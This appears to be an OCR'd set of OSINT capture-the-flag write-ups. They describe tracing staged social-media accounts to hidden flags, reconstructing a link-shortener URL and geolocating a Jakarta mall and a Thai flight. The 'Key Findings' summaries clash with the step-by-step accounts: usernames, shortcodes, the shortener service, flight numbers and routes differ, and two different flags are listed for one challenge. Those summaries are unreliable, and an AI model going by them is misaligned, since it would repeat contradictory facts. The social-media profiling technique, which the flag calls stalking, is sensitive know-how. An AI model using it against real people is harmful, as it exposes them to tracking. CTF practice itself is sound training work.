
Tools Used:

Solving Step-by-step:


I have 4 hints, and a username in Instagram account.
@caitvyne

- Red LoverGirl in style
- She likes to slice
- While in the middle of a lagoon
- Keeping themselves full


1. Let' go to check the instagram account




2. Le’t check the photo one by one
3. I got a flag cutout from this photo (pu-flag{n0t-y)




4. Then, I got a flag cutout from this photo (0ur-Ordi)



5. I got a flag cutout from this photo (n4ry-Q)





6. And last photo I got a flag cutout from this photo (u33n})

7. Now we have all the pieces of the flag, and this is the result.

   pu-flag{n0t-y0ur-Ordin4ry-Qu33n}

NameJumpBhonkUpUp

Solved On: October 12th, 5:53:58 PM
Solved by: ILHAM YUDHA A
Flag Retrieved: flag{4re-Y0u-3V3n-A-G00d-St4lk3r-t0-f1nd-m3}

Challenges overview:
Link shortener investigation challenge requiring multi-platform reconnaissance to identify hidden information through collaborative accounts and URL analysis.

Key Findings:

1. Initial Discovery

- **Target**: `goocfthoi` username discovered through hint system
- **Primary Platform**: X (Twitter) account identified with YouTube link in profile
- **Critical Clue**: "Mads" reference in hint earlier led to channel discovery

2. Investigation Path

Phase 1: Social Media Enumeration

- X account `@goocfthoi` → YouTube channel link
- YouTube channel "mads mikkelsen" → Playlist collaborators identified
- Collaborator accounts discovered: Caelius, VallEnjoyerr

Phase 2: Playlist Analysis

- Song "Banger" description contained `/zluv7t` path fragment
- Song "Work" description revealed Instagram account `tiny.cc`
- Instagram `@tiny.cc` profile → link shortener service `tiny.cc`

Phase 3: URL Reconstruction


- Link shortener format identified: `tiny.cc/[shortcode]`
- Shortcode from earlier: `zluv7t`
- **Final URL**: `tiny.cc/zluv7t`
- Result: Google Sheets with flag

Tools Used:


- **Browser**: Manual OSINT reconnaissance
- **Platforms**: X (Twitter), YouTube, Instagram
- **Service**: tiny.cc link shortener
- **Spreadsheet**: Google Sheets / Docs (flag location)

Solving Step-by-step:


1. First, I had one hint: “goodctfboi” This might be an account username.
2. Let’s find in the Browser




3. Nah, I got the X account “@goodctfboi@
4. Let's find “Mads” from the hint given earlier.
5. I'm suspicious of this YouTube link, let's open it



6. Well, here I found the “Mads” account channel according to the previous hint.




7. After that, we need NameJump, like the name Challenge. I saw in the playlist collaborator there is an account channel.




8. After I found the account, I searched for something in the playlist description section.

9. I found a website link, it's just a game website link, it has nothing to do with it.


10. Then, I saw another collaboration account in his playlist.



11. Let’s check one by one in the playlist




12. I found this in the description of the playlist “what a shortie on where to go /gAo9j.” This might lead to something.



13. I found another Instagram account link in the playlist description.

14. Let’s check the instagram account



15. Well, this is the Instagram account, there is only one link “tiny.cc”


16. tiny.cc is a link shortening service

17. Let’s try using tiny.cc/caitvyne2

18. Yeah, I fell into the trap.

19. Oh, previously I found in the playlist description, where it says, “what a shortie on where to go.” Hmm, tiny.cc is a link shortener. Maybe we can use /gAo9j for the path.


20. Let’s try




19. Hmm... something seems wrong. It's impossible for Ms. Farah to give such an easy challenge.

20. Maybe use another link shortener?


21. Let's search for which link shortener is often used.




22. Let's try shoturl.at/gAo9j (previously i tried any short link)



23. What's going on here? Maybe there's something hidden.
24. I will ask Gemini Ai



25. I got it...let's open the spreadsheet



26. Finally I got the flag

LoAndBehold

Solved On: October 13th, 11:02:51 PM
Solved by: ILHAM YUDHA A

Flag Retrieved:
pu-flag{QQFX+RP_SL119_ChatuchakPark_Brussels_Boeing7878_11A_Business}

Challenges overview:

This is an OSINT (Open Source Intelligence) puzzle challenge that requires participants to identify locations based on visual clues and track flight information. The ultimate goal is to find the **StorePlusCode** of a location at Plaza Senayan, Jakarta, which is then used to solve a series of clues leading to Thai Airways flight information.

Key Findings:

1. **Initial Location Identification**: The first photo shows Plaza Senayan in Jakarta, successfully identified through Google Image Search.
2. **StorePlusCode Discovery**: The StorePlusCode found is **QQFX+RP** for Plaza Senayan mall, Gelora, Kota Jakarta Pusat, Daerah Khusus Ibukota Jakarta.
3. **Clue Interpretation**:
    - The second image displays the clue: **CGK-DMK** (flight route from Jakarta to Bangkok) with symbols of a lion, clock, and crescent moon

    - This indicates a flight from Soekarno-Hatta (CGK) to Don Mueang Airport (DMK) in Bangkok
4. **Monument Identification**: The white tower monument image at Chatuchak Park, Bangkok, Thailand, serves as a landmark to confirm the destination.
5. **Flight Details**:
    - Flight number: **TG934** (Thai Airways)
    - Route: Bangkok (BKK) → Jakarta (CGK) or vice versa
    - Departure time: approximately 05:30 - 08:15
    - Arrival time: approximately 07:35
6. **Multi-layered OSINT**: This challenge combines several OSINT techniques: geolocation, Plus Code decoding, flight tracking, and landmark recognition.

Tools Used:

